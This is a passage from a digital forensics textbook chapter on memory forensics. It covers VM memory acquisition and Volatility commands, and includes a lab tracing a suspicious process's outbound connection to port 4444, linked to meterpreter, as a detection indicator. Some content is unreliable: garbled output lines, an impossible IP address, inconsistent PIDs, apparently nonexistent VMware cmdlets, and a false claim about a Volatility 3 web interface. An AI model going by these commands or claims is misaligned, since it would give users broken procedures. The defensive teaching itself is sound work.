- Tshark is the command line version of Wireshark.
- BPF applied at packet capture level while display filter applied while analyzing a PCAP file.
- Wireshark can be used for both capturing as well as for analysis of network packets.
- NetworkMiner can extract files and images from network traffic, enabling users to identify potentially malicious or sensitive content.
- CloudShark is a cloud-based, collaborative network analysis tool accessible from any device, while Wireshark is desktop based.

Questions

1. Which logs can help us identify IP to Mac address mapping?
2. In which directory can you find logs on Linux?
3. Why are webserver logs important?
4. Name a couple of features of Wireshark that can aid in the analysis of the packets.

5. How is Cloudshark different from Wireshark and Tshark?

References

- Decoding malicious DNS tunnel: <https://github.com/ctfhacker/ctf-writeups/blob/master/holidayhack-2015/part1/gnome.pcap>
- <https://learning-oreilly-com.ezproxy.torontopubliclibrary.ca/library/view/hands-on-network-forensics/9781789344523/13438853-fe68-4f1b-9df8-4c8a568f1cb4.xhtml>
- We will be using malware sample from: <https://www.malware-traffic-analysis.net/2022/02/07/index.html>

Join our book's Discord space

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

<https://discord.bpbonline.com>



CHAPTER 8

Memory Forensics: Techniques and Tools

Introduction

Memory forensics is a crucial aspect of digital investigations, providing valuable insights into the state of a system at the time of the incident. This chapter will explore various techniques and tools for extracting and analyzing volatile data from memory. We will cover memory acquisition from virtual platforms such as VirtualBox, VMware, and Hyper-V and delve into popular memory forensics frameworks such as Volatility and ReKall. We will also discuss using various commands and plugins to extract information from memory dumps alternative memory locations such as Pagefile.sys and hiberfil.sys. By the end of this chapter, you will have a solid understanding of the principles and practices of memory forensics and be equipped with the knowledge and skills to conduct effective memory analysis in your investigations.

Structure

This chapter contains the following topics:

- What is memory forensics?
- Memory acquisition from virtual platforms
- Overview of Volatility and ReKall
- Extracting volatile data from the memory dump
- Investigating suspicious files
- Finding malware using Volatility and Yara (Yarascan)
- Alternate memory locations
- File Carving

Objectives

This chapter provides a thorough grasp of memory analysis in digital forensics. It aims to equip readers with the expertise to effectively analyze volatile data stored in computer memory using tools like volatility. Memory analysis is emphasized as a crucial component of modern digital investigations, allowing access to data that may not be recoverable through traditional methods. The chapter covers memory acquisition techniques from virtual platforms, presents the top 20 Volatility

commands, explores the investigation of suspicious files, and delves into alternative memory locations like Pagefile.sys, Hiberfil.sys, and swapfile.sys. By the end of this chapter, readers will be well-prepared to acquire, analyze, and interpret volatile artifacts, enhancing their forensic capabilities in the digital realm.

What is memory forensics?

Memory forensics is a specialized field within digital forensics that focuses on analyzing a computer system's volatile memory (RAM) to extract valuable information and uncover evidence related to a digital investigation. It involves capturing, preserving, and analyzing the contents of a computer's memory to identify artifacts such as running processes, open network connections, user activity, and other volatile data that may not be available through traditional disk-based forensics techniques.

In the context of forensic investigation, memory forensics provides several unique advantages. Primarily, volatile memory contains data not typically stored on a computer's hard drive or other storage devices. This includes information about currently running processes, network connections, encryption keys, passwords, and other sensitive data. By analyzing the memory, investigators can access this ephemeral information that could be crucial to their case.

Memory forensics can investigate various types of cybercrimes, such as network intrusions, malware analysis, data breaches, and insider threats. Analysis of memory can help identify malicious processes, uncover attacker's tools, detect hidden malware, understand the attack vectors used, and determine the extent of compromise. The process of memory forensics involves several key steps. The first step is memory acquisition, where a forensic analyst captures the contents of a system's memory. This can be achieved using specialized tools, such as a memory imaging tool, that creates a snapshot of the memory. It is essential to acquire the memory as soon as possible to minimize the risk of data volatility and potential data loss. We have covered the memory acquisition process in [*Chapter 3, Data Collection: Volatile and Non-Volatile*](#).

Once the memory image is acquired, it is next to analyze its contents. Memory forensics tools enable investigators to examine the memory image for valuable artifacts. These tools can assist in identifying processes, open network connections, loaded modules, and other system-related information. By analyzing the memory, investigators can reconstruct the timeline of events and determine the actions performed on the system. One of the crucial aspects of memory forensics is the identification and extraction of volatile data. This can include passwords stored in plain text or in a hashed form, encryption keys, clipboard contents, and other sensitive information that may be present in memory. By recovering this data, investigators can gain access to protected resources and further their investigation.

Memory forensics can also be used to detect and analyze malware. Malicious software often employs various techniques to hide its presence on a compromised system, such as rootkits or process injection. Through memory analysis, investigators can identify signs of malicious activity, locate injected code, and discover **Indicators of Compromise (IOCs)** that can be used to detect and mitigate the malware.

Furthermore, memory forensics can be valuable in incident response scenarios. During a cyber incident, volatile memory analysis can provide real-time information about the state of a compromised system, enabling security teams to understand the scope of the attack, identify ongoing malicious activities, and respond promptly to mitigate the impact.

To effectively conduct memory forensics, forensic analysts need specialized tools and expertise. There are several widely used tools available for memory analysis, such as Volatility, Rekall, and Mandiant Redline. These tools provide a range of capabilities, including memory image acquisition, memory analysis, and the extraction of valuable artifacts.

In *Chapter 3, Data Collection: Volatile and Non-Volatile*, we have covered tools like FTK, LiME DumpIt, PMEM, and Wimpmem to capture system memory. Next, we will see how to capture virtual platform memory acquisition before we delve into memory analysis open-source frameworks.

Memory acquisition from virtual platforms

In this section, we will cover how to acquire memory from virtual environments like VirtualBox, VMware, and Hyper-V.

VirtualBox

Make sure the target virtual machine which would be used for memory capture is running, as seen in the example below:




Figure 8.1: Live running VMs on VirtualBox

Go to the terminal of the host environment and make sure you have Vboxmanager installed.

Command: `vboxmanage debugvm "Target_Ubuntu_Machine" dumpvmcore`

```
-- filename=/home/kidrah/Documents/Victim\ shared/Ubuntu/ubuntu.dmp
```

The above command will acquire the memory of the `Target_Ubuntu_Machine` and output it as `ubuntu.dmp` at the specified location.

VMWare

When working with VMware virtual machines, you may need to acquire memory dump files for diagnostic purposes. This process can be achieved using PowerShell commands through vSphere PowerCLI. Below are the steps to acquire memory from a VMware virtual machine:

1. **Connect to the vCenter Server:** Open the vSphere PowerCLI command prompt or PowerShell and establish a connection to the vCenter Server using the following command:

Command: `Connect-VIServer -Server <vCenter_Server_Name> -User <username> -Password <password>`

Replace `<vCenter_Server_Name>`, `<username>`, and `<password>` with your specific server credentials.

2. **Identify the Virtual Machine:** List all virtual machines to identify the one from which you want to acquire memory using this command:

`Get-VM`

3. **Store Virtual Machine Object:** Store the virtual machine object in a variable using the following command:

`$vm = Get-VM -Name <VM_Name>`

Replace `<VM_Name>` with the name of the virtual machine you want to work with.

4. **Acquire Memory Dump:** Use the following command to acquire the memory dump file:

a. `$memoryDump = Get-VmMemoryDump -VM $vm`

5. **Save Memory Dump File:** Save the acquired memory dump file to a desired path and filename using this command:

`$memoryDump | Set-Content -Path <Memory_Dump_File_Path>`

Make sure to replace `<Memory_Dump_File_Path>` with the appropriate file path where you want to save the memory dump.

Make sure to replace `<vCenter_Server_Name>`, `<username>`, `<password>`, `<VM_Name>`, and `<Memory_Dump_File_Path>` with the appropriate values specific to your environment. Also note that acquiring a memory dump of a running virtual machine may cause it to become unresponsive or crash, so it is recommended to do this on a powered-off virtual machine.

Hyper-V

Hyper-V, crafted by Microsoft, stands as a robust virtualization technology that holds a pivotal role in contemporary IT infrastructures. This robust hypervisor allows organizations to efficiently run multiple **Virtual Machines (VMs)** on a single physical server, offering increased flexibility, scalability, and cost savings in the realm of server virtualization.

Here are the steps to create a memory snapshot of a Hyper-V-based virtual machine:

Create a checkpoint of the virtual machine using the following PowerShell command:

Command: `Checkpoint-VM -Name "<vm_name>" -SnapshotName "<snapshot_name>"`

Replace `<vm_name>` with the name of the virtual machine and `<snapshot_name>` with the name you want to give to the snapshot.

To create a memory dump of the virtual machine, execute the following PowerShell code:

```
$vm = Get-VM -Name "<vm_name>"  
$dumpFilePath = "<memory_dump_file_path>"  
$memorySize = $vm.MemoryAssigned  
$vmId = $vm.id
```

```

$processId = (Get-Vmwp -VMName $vm.Name).ProcessId

$vm2dmpPath = "C:\Program Files (x86)\Windows Kits\10\Debugger\x64\vm2dmp.exe"

Start-Process -FilePath $vm2dmpPath -ArgumentList "/vm:$vmId /dumpfile:$dumpFilePath
/live /pid:$processId /memsize:$memorySize" -NoNewWindow -Wait

```

Replace <vm_name> with the name of the virtual machine, <memory_dump_file_path> with the path and name of the memory dump file, and adjust the path to `vm2dmp.exe` if necessary.

Now that we have covered how to capture memory, in the next section, we will explore forensics tools like Volatility and Rekall, which we will use for memory forensics.

Overview of Volatility and Rekall

In this section, we will cover two major memory analysis frameworks available in the open-source community and widely recognized and used in the cybersecurity community. We will start with Rekall, and then cover Volatility in detail later in this chapter.

Rekall

Rekall is an open-source memory forensics framework used in **Digital Forensics and Incident Response (DFIR)** investigations, as well as in malware analysis. It enables analysts to extract valuable information from a system's volatile memory, which can be critical in identifying and investigating security incidents, analyzing malware, and uncovering advanced attack techniques. At its core, Rekall provides a collection of Python libraries and tools that facilitate the examination and analysis of memory images. These memory images, commonly acquired by specialized tools such as LiME or DumpIt, contain a snapshot of a system's RAM at a given point in time. By analyzing this volatile memory, investigators can access information that may not be available through traditional disk-based forensics.

Rekall offers a range of powerful capabilities for memory analysis. It provides an interactive shell, known as the Rekall Console, that allows analysts to execute various commands and plugins for extracting information from memory images. These plugins can reveal details such as running processes, loaded modules, open network connections, and registry keys. Moreover, Rekall supports the extraction of file artifacts, including deleted files, from memory, aiding in the identification of malicious activities.

From a malware analysis perspective, Rekall helps analysts dissect and understand the behavior of malicious code. It enables the identification of injected or hidden processes, hooks, and rootkit-like techniques that malware may employ to evade detection. By analyzing the memory of an infected system, analysts can gather crucial IOCs, detect code injections, and uncover the malware's persistence mechanisms.

Rekall supports a wide range of operating systems, including Windows, Linux, macOS, and Android. It utilizes advanced memory analysis techniques, such as process reconstruction and kernel object parsing, to provide comprehensive insights into a system's state during an incident. The framework also integrates with other popular DFIR tools and can be used in conjunction with data from disk-based forensics to create a more complete picture of an incident.

In summary, Rekall is a good memory forensics framework that enables DFIR professionals and malware analysts to extract and analyze crucial information from volatile memory. By utilizing its comprehensive set of tools and plugins, investigators can uncover hidden artifacts, identify

malicious activities, and gain a deeper understanding of security incidents and malware behavior. It is recommended that you explore, learn, and experiment with Rekall.

The next tool is volatility. We have already covered the installation of Volatility on both Ubuntu and Windows in [Chapter 2, Digital Forensics Lab Setup](#), under the topic *Volatility*. Please refer to it if you have not already installed Volatility because later in this chapter, we will use Volatility. But first, let us understand what Volatility is and why it is useful for digital forensics professionals.

Volatility

Volatility forensics tools employ various techniques to analyze the volatile memory of a system. One common approach is the identification and extraction of processes and their associated memory segments. By examining the memory of each process, investigators can identify running applications, services, and system processes. This information is crucial for determining whether any unauthorized or malicious processes were active on the system.

Another important aspect of volatility analysis is the extraction of open files and network connections. Volatility tools can parse the memory to identify files that were open at the time of analysis, including their paths, file handles, and access permissions. This can provide valuable insights into the types of data accessed and potentially compromised. Similarly, analyzing network connections stored in memory can reveal communication channels used by the system, including open ports, established connections, and associated processes.

Volatility analysis is also beneficial in the detection and analysis of malware. Memory analysis can reveal the presence of malicious code, injected processes, or abnormal behavior that may indicate a compromise. By identifying the memory segments associated with suspicious processes, investigators can perform in-depth analysis to uncover the functionality and impact of the malware.

Additionally, volatile memory analysis provides valuable information about the system's configuration and state. This includes details such as loaded drivers, registry keys, environment variables, and active user sessions. Analyzing this information can aid in understanding the system's setup, identifying potential vulnerabilities, and reconstructing the timeline of events leading up to an incident.

Volatility provides a range of analysis plugins and modules that facilitate the extraction and interpretation of memory data. These tools employ various techniques, such as process identification, signature scanning, and pattern matching, to uncover relevant information. They often support multiple operating systems, enabling investigators to perform memory analysis on Windows, Linux, macOS, and other platforms.

In conclusion, volatility plays a crucial role in digital forensics and malware analysis by enabling investigators to extract valuable information from volatile memory. By analyzing processes, open files, network connections, and system configuration details, these tools help identify malicious activities, determine the extent of a security incident, and provide insights into the actions of attackers. Volatility analysis is an essential component of the DFIR process, providing critical evidence and aiding in the investigation and mitigation of security breaches. Another framework that can aid in memory analysis is Rekall.

We have already covered the installation of `vol.py` on Windows machines in [Chapter 2: Digital Forensics Lab Setup](#) under topic volatility. Next, we will execute `volatility.py` with the help switch.

Command: `python vol.py -h`

Running the command will give the following result:

```
C:\Users\Administrator\Desktop\Forensic Tools\volatility3-develop>python vol.py --h
usage: volatility [-h] [-c CONFIG] [-parallelism [{processes,threads,off}]] [-e EXTEND] [-p PLUGIN_DIRS]
                  [-s SYMBOL_DIRS] [-v] [-l LOG] [-o OUTPUT_DIR] [-q] [-r RENDERER] [-f FILE] [--write-config]
                  [--save-config SAVE_CONFIG] [--clear-cache] [--cache-path CACHE_PATH] [--offline]

An open-source memory forensics framework

options:
  -h, --help            Show this help message and exit, for specific plugin options use 'volatility <pluginname>
                        --help'
  -c CONFIG, --config CONFIG
                        Load the configuration from a json file
  --parallelism [{processes,threads,off}]
                        Enables parallelism (defaults to off if no argument given)
```

Figure 8.2: Running Vol.py -h command on Windows 10

Before diving into top commands of volatility and how to perform investigations using it, there are a few other dependencies that will help you explore many more features of volatility. It is recommended that you explore the below mentioned dependencies:

Dependency	Description	Command to install	Website
distorm3	Powerful Disassembler Library For x86/AMD64	pip install distorm3	https://pypi.org/project/distorm3/
Yara	A malware identification and classification tool.	Follow the instructions on the website.	https://yara.readthedocs.io/en/stable/gettingstarted.html#compiling-and-installing-yara
PyCrypto	The Python Cryptography Toolkit	pip install pycrypto	https://pypi.org/project/pycrypto/
PIL	Python Imaging Library	pip install pillow	https://python-pillow.org/
OpenPynxl	Python library to read/write Excel 2007 xlsx/xlsm files	pip install openpyxl	https://pypi.org/project/openpyxl/
ujson	Ultra-fast JSON parsing library	pip install ujson	https://pypi.org/project/ujson/
pytz	Timezone conversion	pip install pytz	https://pypi.org/project/pytz/
IPython	Interactive shell	pip install ipython	https://ipython.org/
libforensic1394	Live analysis over FireWire	apt-get install libforensic1394-dev	https://packages.debian.org/sid/libforensic1394-dev

Table 8.1: Install other goods to have dependencies

In the next section we will learn about the top 20 commands that you should know while analyzing the memory of a system.

Top 20 Volatility commands

Here are the top 20 commonly used commands of Volatility, along with brief explanations of each command:

- **Netstat**: It allows you to display network connections, listening ports, and related network statistics. It provides information about active TCP/IP connections, UDP connections, listening ports, routing tables, and network interface statistics.
- **pslist**: Lists all running processes in the memory image, providing process IDs, names, and parent process IDs.
- **pstree**: Displays a hierarchical view of processes, illustrating parent-child relationships and identifying process chains.
- **dlllist**: Lists the loaded **Dynamic Link Libraries (DLLs)** for each process, aiding in identifying injected or malicious modules.
- **handles**: Lists open file handles and network connections for each process, assisting in identifying suspicious activities.
- **filescan**: Scans memory for file artifacts, such as executables, documents, and media files, which can provide valuable evidence.
- **malfind**: Identifies potential injected or malicious code in memory, assisting in malware analysis.
- **timeliner**: Generates a timeline of notable system events, helping to establish a sequence of activities.
- **connscan**: Scans for open network connections, providing details like source and destination IP addresses, ports, and protocols.
- **cmdscan**: Scans for command prompt artifacts in memory, identifying commands executed by processes.
- **getsids**: Lists the **Security Identifiers (SIDs)** associated with processes, aiding in user and privilege analysis.
- **printkey**: Prints the contents of a specific registry key, enabling examination of key values and metadata.
- **modscan**: Scans for kernel and user-mode modules, providing details such as base addresses and file paths.
- **hivelist**: Lists the registry hives in memory, facilitating analysis of registry keys and values.
- **dumpfiles**: Extracts files from the memory image, enabling further analysis of artifacts.
- **mftparser**: Parses the **Master File Table (MFT)** for file analysis and recovery.
- **strings**: Searches for ASCII or Unicode strings in memory, useful for finding hardcoded indicators or specific content.
- **yarascan**: Scans memory using YARA rules to identify patterns, helpful for malware detection and signature-based analysis.

- **apihooks**: Detects API hooking techniques in memory, revealing potential malicious activities.
- **Memmap**: Displays the memory mapping information, including physical memory ranges.

These commands provide a solid foundation for memory analysis using Volatility. By executing these commands and analyzing their output, analysts can gather critical information, detect malicious activities, and uncover valuable artifacts for further investigation. Volatility has evolved over the years, and we recently got volatility 3. Let us understand the differences and commonalities between Volatility 2 and Volatility 3.

Volatility 2 vs Volatility 3

Volatility 2 and Volatility 3 are both tools for memory forensics and analysis. However, they have some key differences that users should be aware of. Volatility 2 is the older version of the framework, written in Python 2, which is no longer supported. Volatility 3 is an updated version, written in Python 3, which aims to be faster, more modular, and more user-friendly. Here are some examples of how they differ:

- Volatility 2 has many plugins and profiles that cover various operating systems and memory formats. For example, you can use Volatility 2 to analyze memory dumps from Windows XP to Windows 10, Linux, Mac OS X, Android, and more. You can also use Volatility 2 to extract artifacts such as processes, network connections, registry keys, files, passwords, etc. from different types of memory dumps such as raw, crash dump, hibernation file, etc.
- Volatility 3 is still under development and does not have all the features and plugins that Volatility 2 has. However, Volatility 3 does not need profiles anymore, as it uses symbol tables instead. This makes it easier to analyze memory dumps from different sources without having to specify the exact profile. For example, you can use Volatility 3 to analyze memory dumps from Windows 7 to Windows 10 without having to know the exact build number or service pack level. You can also use Volatility 3 to extract artifacts such as processes, network connections, files, etc., from several types of memory dumps such as raw, crash dump, hibernation file, etc.

Volatility 3 also has a more consistent and flexible command-line interface, as well as a web interface for graphical analysis. For example, you can use Volatility 3 to run multiple commands in one line using pipes and filters.

Volatility2 and Volatility3 are two versions of the same framework for extracting digital artifacts from volatile memory (RAM) samples. Volatility2 was released in 2007 and is written in Python 2. Volatility3 was released in 2020 and is a complete rewrite of the framework in Python 3.

For more details, refer to the volatility documentation at:

<https://volatility3.readthedocs.io/en/latest/>

Extracting volatile data from the memory dump

In this section, we will analyze memory dumps and how to extract valuable information about the state of the system at the time of the dump. This includes information about network connections, running processes, and more. We will cover the use of volatility to extract volatile data from a memory dump, including the use of plugins such as netstat and pslist to analyze network

connections and process lists, respectively. We will also discuss process dumping, which allows you to extract the memory contents of individual processes for further analysis.

Netstat

Starting with network connection, we will use the command `netstat` that provides the following information. The netstat plugin in Volatility3 can help you analyze volatile data from a memory dump of a Windows system. Volatile data refers to information temporarily residing in memory, susceptible to being erased when the system undergoes a power-off or reboot:

- Protocol (TCP or UDP)
- Local address and port
- Remote address and port
- State (for TCP connections)
- Process ID and name
- Creation time

To use the netstat plugin in Volatility3, you need to specify the path to the memory dump file and the profile of the operating system. For example, if you have a memory dump of a Windows 10 system named `win10.raw`:

Command: `vol.py -f win10.raw windows.netstat.NetStat`

This will output a table with the network information for each connection found in the memory dump. Refer to the following output of the `netstat` command:

Offset	Proto	LocalAddr	LocalPort	ForeignAddr	ForeignPort	State	PID	Owner	Created
0x9b0a45effa20	TCPv4	10.0.2.6	53282	142.251.40.170	443	CLOSE_WAIT	10804	chrome.exe	2023-05-28 21:02:41.000000
0x9b0a4592f010	TCPv4	10.0.2.6	53242	162.159.128.233	443	ESTABLISHED	9840	Discord.exe	2023-05-28 21:02:32.000000
0x9b0a45d07010	TCPv4	10.0.2.6	54014	146.148.16.38	443	ESTABLISHED	10804	chrome.exe	2023-05-28 21:19:03.000000
0x9b0a4550eb10	TCPv4	10.0.2.6	53326	104.18.14.56	443	ESTABLISHED	10804	chrome.exe	2023-05-28 21:04:14.000000
0x9b0a45cc8b10	TCPv4	10.0.2.6	53909	104.26.18.16	443	ESTABLISHED	10804	chrome.exe	2023-05-28 21:09:49.000000
0x9b0a45d80b20	TCPv4	10.0.2.6	53329	104.18.14.56	443	ESTABLISHED	10804	chrome.exe	2023-05-28 21:04:14.000000
0x9b0a45cf6a20	TCPv4	10.0.2.6	54098	204.79.197.283	443	ESTABLISHED	5448	backgroundTask	2023-05-28 21:26:03.000000
0x9b0a4545f020	TCPv4	10.0.2.6	54069	13.107.21.200	443	ESTABLISHED	3908	SearchApp.exe	2023-05-28 21:25:00.000000
0x9b0a45aaaa20	TCPv4	10.0.2.6	53208	162.159.135.233	443	ESTABLISHED	9840	Discord.exe	2023-05-28 21:02:15.000000
0x9b0a45e0ea20	TCPv4	10.0.2.6	53580	104.18.170.114	443	ESTABLISHED	10804	chrome.exe	2023-05-28 21:06:37.000000
0x9b0a455f3010	TCPv4	10.0.2.6	53289	162.159.137.234	443	ESTABLISHED	9840	Discord.exe	2023-05-28 21:02:58.000000
0x9b0a4356ebb20	TCPv4	10.0.2.6	54075	13.107.213.254	443	CLOSE_WAIT	3908	SearchApp.exe	2023-05-28 21:25:07.000000
0x9b0a435f6a20	TCPv4	10.0.2.6	53288	142.251.40.164	443	CLOSE_WAIT	10804	chrome.exe	2023-05-28 21:02:57.000000
0x9b0a42776010	TCPv4	10.0.2.6	53557	104.18.170.114	443	ESTABLISHED	10804	chrome.exe	2023-05-28 21:06:22.000000
0x9b0a466c5050	TCPv4	10.0.2.6	54071	13.107.21.200	443	ESTABLISHED	3908	SearchApp.exe	2023-05-28 21:20:06.000000
0x9b0a46f52520	TCPv4	10.0.2.6	54018	146.148.16.38	443	ESTABLISHED	10804	chrome.exe	2023-05-28 21:20:08.000000
0x9b0a45e069a0	TCPv4	10.0.2.6	53237	142.250.65.170	443	CLOSE_WAIT	10804	chrome.exe	2023-05-28 21:02:30.000000

Figure 8.3: Listing network connection using netstat

You can also filter the output by protocol, process name, or port, either by using command line grep or output the netstat in csv to analyze it further. For example, if you want to see only connections made by discord application, you can run the following commands, and refer to [Figure 8.4](#) for the output:

- `vol.py -f win10.raw windows.netstat.NetStat -o c:/users/downloads/netsta.csv`
- `vol.py -f win10.raw windows.netstat.NetStat | grep -i "discord.exe"`

<code>[-] python3 vol.py -f /media/sf_Victim_shared/Windows\ 10/Win10\ lab\ fresh/DS8/Win10_Cstrike.raw -o /home/kali/Documents/Vol_output/ windows.netstat.NetStat grep -i "discord.exe"</code>
<code>0x9b0a4592f010.TCPv4 10.0.2.6POB scan53242fin162.159.128.233 443 ESTABLISHED 9040 Discord.exe 2023-05-28 21:02:32.000000</code>
<code>0x9b0a45aaa20.TCPv4 10.0.2.6 5208 162.159.135.233 443 ESTABLISHED 9040 Discord.exe 2023-05-28 21:02:15.000000</code>
<code>0x9b0a45f3010.TCPv4 10.0.2.6 53289 162.159.137.234 443 ESTABLISHED 9040 Discord.exe 2023-05-28 21:02:58.000000</code>
<code>0x9b0a463024f0.TCPv4 10.0.2.6 53290 162.159.129.232 443 ESTABLISHED 9040 Discord.exe 2023-05-28 21:02:59.000000</code>
<code>0x9b0a461c930.TCPv4 10.0.2.6 53274 162.159.134.233 443 ESTABLISHED 9040 Discord.exe 2023-05-28 21:02:35.000000</code>
<code>0x9b0a43c84b60.TCPv4 10.0.2.6 53209 162.159.135.234 443 ESTABLISHED 9040 Discord.exe 2023-05-28 21:02:16.000000</code>
<code>0x9b0a43d8fe890.TCPv4 127.0.0.1 6463 0.0.0.0 0 LISTENING 9644 Discord.exe 2023-05-28 21:02:32.000000</code>

Figure 8.4: Filtering netstat output on a specific process using grep

Other Linux commands that come in handy to slice and dice the data are `awk` and `sed`.

By using the `netstat` plugin in Volatility3, you can examine the network activity of a system at the time of the memory dump and identify any suspicious or malicious connections. You can also correlate the network information with other plugins in Volatility3 to get a comprehensive view of the system state and behavior.

PsList

To examine the processes running on a system and extract information from them. One of the plugins that Volatility3 provides is `pslist`, which lists all the processes present in a particular memory image. The `pslist` plugin can take two optional arguments: `--pid` and `--dump`.

The `--pid` argument allows the user to specify one or more process IDs to include in the output, while excluding all other processes. The `--dump` argument enables the extraction of the listed processes as executable files that can be further analyzed.

An example of a `pslist` command plugin with PID is: `python3 vol.py -f win10.rar windows.pslist.PsList --pid 9040`

This command will produce a table with information about the process with ID 19040, such as its name, offset, parent ID, creation time, exit time, as shown in the following figure:

Volatility 3 Framework 2.4.2									
PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime
9040	8016	Discord.exe	0x9b0a456fc080	9	-	1	True	2023-05-28 21:02:13.000000	N/A

Figure 8.5: Listing processes using PsList

An example to filter multiple PIDs is: `vol.py -f win10.raw" windows.pslist.PsList --pid 9040 8016 7708`, where we are filtering three different PIDs.

Command to dump and process is: `vol.py -f win10.raw" windows.pslist.PsList --pid 9040 --dump`. It will also create a file named: `pid.9040. <address>.dmp` that contains the complete data for the process, as shown:

PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	File output
9040	8016	Discord.exe	0x9b0a456fc080	9	-	1	True	2023-05-28 21:02:13.000000	N/A	pid.9040.0xc000.dmp

Figure 8.6: Command to dump a process using PID switch

Once the process is dumped, we can use it for further analysis process using other tools like WinDbg. In the above scenario, we were able to identify an established connection out of memory dump, scope it to a specific process using PID, and dump the process.

Volatility commands for Linux, Mac, and virtual machine

So far, we have used Windows commands for both Netstat for network connection and Pslist for the process. Volatility has commands for both Linux and Mac, and a few virtual environment related commands. Here is the table of a few other commonly used commands:

Operating system	Command	Description
------------------	---------	-------------

Operating system	Command	Description
Linux	linux_banner	Displays the Linux kernel banner, providing basic information about the kernel version.
	linux_proc_maps	Lists the memory mapping of processes, showing the virtual memory layout.
	linux_pslist	Lists running processes in memory, including process IDs, names, and parent process IDs.
	linux_lsof	Lists open files and file descriptors, aiding in identifying file-related activities.
	linux_yarascan	Scans memory using YARA rules to identify patterns, useful for detecting specific malware signatures.
macOS	mac_system_info	Retrieves system information, including the macOS version and boot time.
	mac_list_sessions	Lists user sessions in memory, providing user-related information.
	mac_pslist	Lists running processes in memory, including process IDs, names, and parent process IDs.
	mac_filescan	Scans memory for file artifacts, aiding in identifying files present in memory.
	mac_yarascan	Scans memory using YARA rules to identify patterns, helpful for malware detection.
Virtual Machine	vminfo	Displays virtual machine configuration details, including hypervisor information.
	volshell	Starts an interactive Python shell for advanced analysis in the virtual machine memory.

Table 8.2: Volatility commands for Linux, Mac, and Virtual Environment

Investigating suspicious files

We will be using Volatility3 and using `Win10_C8.raw` memory file, which you can find on GitHub.

Command: `python3 vol.py -f /media/sf_Victim_Shared/Windows\ 10/Win10\ lab\ fresh/DS8/Win10_C8.raw windows.info`

Running the command will give the following output:

```

Kernel Base      0xf8044d200000
DTB      0x1aa000
Symbols file:///home/kali/volatility3/volatility3/symbols/windows/ntkrnlmp.pdb/89284D0C
A6ACC8274#9A44BD5AF9290B-1.json.xz
Is64Bit True
IsPAE  False
layer_name     0 WindowsIntel32e
memory_layer   1 FileLayer
KdVersionBlock 0xf8044de0f3a0
Major/Minor    15.19041
MachineType   34404
KeNumberProcessors 5
SystemTime     2023-05-27 16:11:19
NtSystemRoot   C:\Windows
NtProductType NtProductWinNt
NtMajorVersion 10
NtMinorVersion 0
PE MajorOperatingSystemVersion 10
PE MinorOperatingSystemVersion 0
PE Machine     34404
PE TimeStamp    Fri May 20 08:24:42 2101

```

Figure 8.7: Running `Windows.info` command

We will start with network activity, where we used `windows.netscan.netscan`. We identified a suspicious process `free_office.exe` whose PID is 8720 has been observed in an established

connection with 10.0.11.5 on port 4444, as shown:

65	0x9a0f72c0ea20	TCPV4	10.0.11.4	58009	10.0.11.5	4444	ESTABLISHED	8720	free_office.exe	2023-05-27 15:58:04
----	----------------	-------	-----------	-------	-----------	------	-------------	------	-----------------	---------------------

Figure 8.8: Identifying established network connection by an executable

Next, we will analyze `pslist` and `pstree` by focusing on the process name: `free_office.exe` as well as its PID 8720.

Command: `python3 vol.py -f /media/sf_Victim_shared/Windows\ 10/Win10\ lab\fresh/DS8/Win10_C8.raw windows.pslist.PsList >> /home/kali/Documents/Vol_output/pslist.csv`

We did observe the process `free_office.exe`, whose PPID is 2292 and memory offset is `0x9a0f6c6ae080`. We also found the session lasted for approximately 9 mins. The process `free_office.exe` was created at 15:58:04 ET on May 27, 2023, and exited at 16:07:27 ET on May 27, 2023, as illustrated below:

108	8720	2992	free_office.exe	0x9a0f6c6ae080	0	-	1	True	2023-05-27 15:58:04.000000	2023-05-27 16:07:27
-----	------	------	-----------------	----------------	---	---	---	------	----------------------------	---------------------

Figure 8.9: Identify suspected executable and its creation and exit time

Exploring `userassist` to understand when the `free_office.exe` was first seen on the machine and when it was last executed. The earliest time we observed for the `free_office.exe` was May 1, 2023, and the latest execution was on May 27. In total, there were 9 in execution of this suspected file:

→ python3 vol.py -f /media/sf_Victim_shared/Windows\ 10/Win10\ lab\fresh/DS8/Win10_C8.raw windows.registry.userassist.UserAssist grep "free_office.exe"
* 0xdc8b8aa0f00000 .7? \Users\Labuser\ntuser.dat ntuser.dat!SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBF5CD-ACE2-4FF4-9178-9926F41749EA}\Count 2023-05-27 16:10:45.000000 Value C:\Users\Labuser\Downloads\free_office.exe N/A 9 0 0:00:00.500000 2023-01-19:37:42.000000

Figure 8.10: Using userassist command

In the analysis, we were able to identify a suspicious process making an outbound connection on port 4444 which is related to the meterpreter. The network connection lasted for ~9 minutes between 15:58:04 on May 27, 2023, and exited at 16:07:27 on May 27, 2023. And we observed that the `free_office.exe` was executed nine times. It is encouraged for you to further investigate the lab by yourself.

Next, we will explore one more command of volatility, which is `GetSID`, which can help the analyst to identify user account membership and process privileges.

GetSIDs

Volatility3 provides `getsids`, which can list the security identifiers associated with each process. The `getsids` plugin can be used with the following command:

Command: `python3 vol.py -f <filename> windows.getsids`

This command will display the process name, PID, and SIDs for each process in the memory image. The SIDs can indicate the user account, group membership, or privileges of the process. For example, S-1-5-18 is the SID for the Local System account, and S-1-5-32-544 is the SID for the Administrators group.

